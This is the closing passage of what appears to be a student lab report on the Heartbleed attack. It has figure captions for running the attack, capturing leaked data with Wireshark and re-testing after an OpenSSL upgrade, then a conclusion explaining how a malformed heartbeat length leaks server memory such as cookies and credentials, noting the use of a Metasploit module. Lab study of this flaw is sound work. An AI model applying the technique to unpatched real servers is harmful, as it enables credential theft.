

Figure 21: Run attack

8. After we use Wireshark to capture any leaked info from the server, here is the result in the figure below.

Figure 22: Capture any leaked info

9. Then we upgrade OpenSSL version on the server and re-perform the attack as shown in figure below. we conclude that when upgrade OpenSSL the attack will note success and will not get any leaked information
.

Figure 23: After upgrade OpenSSL

5 Conclusion

So here we created a vulnerable environment for heartbleed attacks consisting of a victim and attacker. Basically it's a request response model, client request heartbeat request with some payload and length of payload. Receiving peers just send back the same payload. In openssl there is no validation of payload vs length of payload so a malformed packet like payload of 1 byte and payload length of 65535. Receiver simply copies the payload data in memory and while sending response sends 65535 bytes of data from the payload memory location. Memories have contained secret information like cookies and credentials that we got after exploiting using msf openssl payload.

6 References

https://www.csoonline.com/article/3223203/what-is-the-heartbleed-bug-how-does-it-work-and-how-was-it-fixed.html

https://www.bartleby.com/essay/The-Heartbleed-Bug-Introduction-The-Heartbleed-Bug-F3AFFMK9DE7W: :text=The

https://alexandreborgesbrazil.files.wordpress.com/2014/04/hearbleed$_{a}ttack_{v}ersion_{a1}.pdf$

https://en.wikipedia.org/wiki/Heartbleed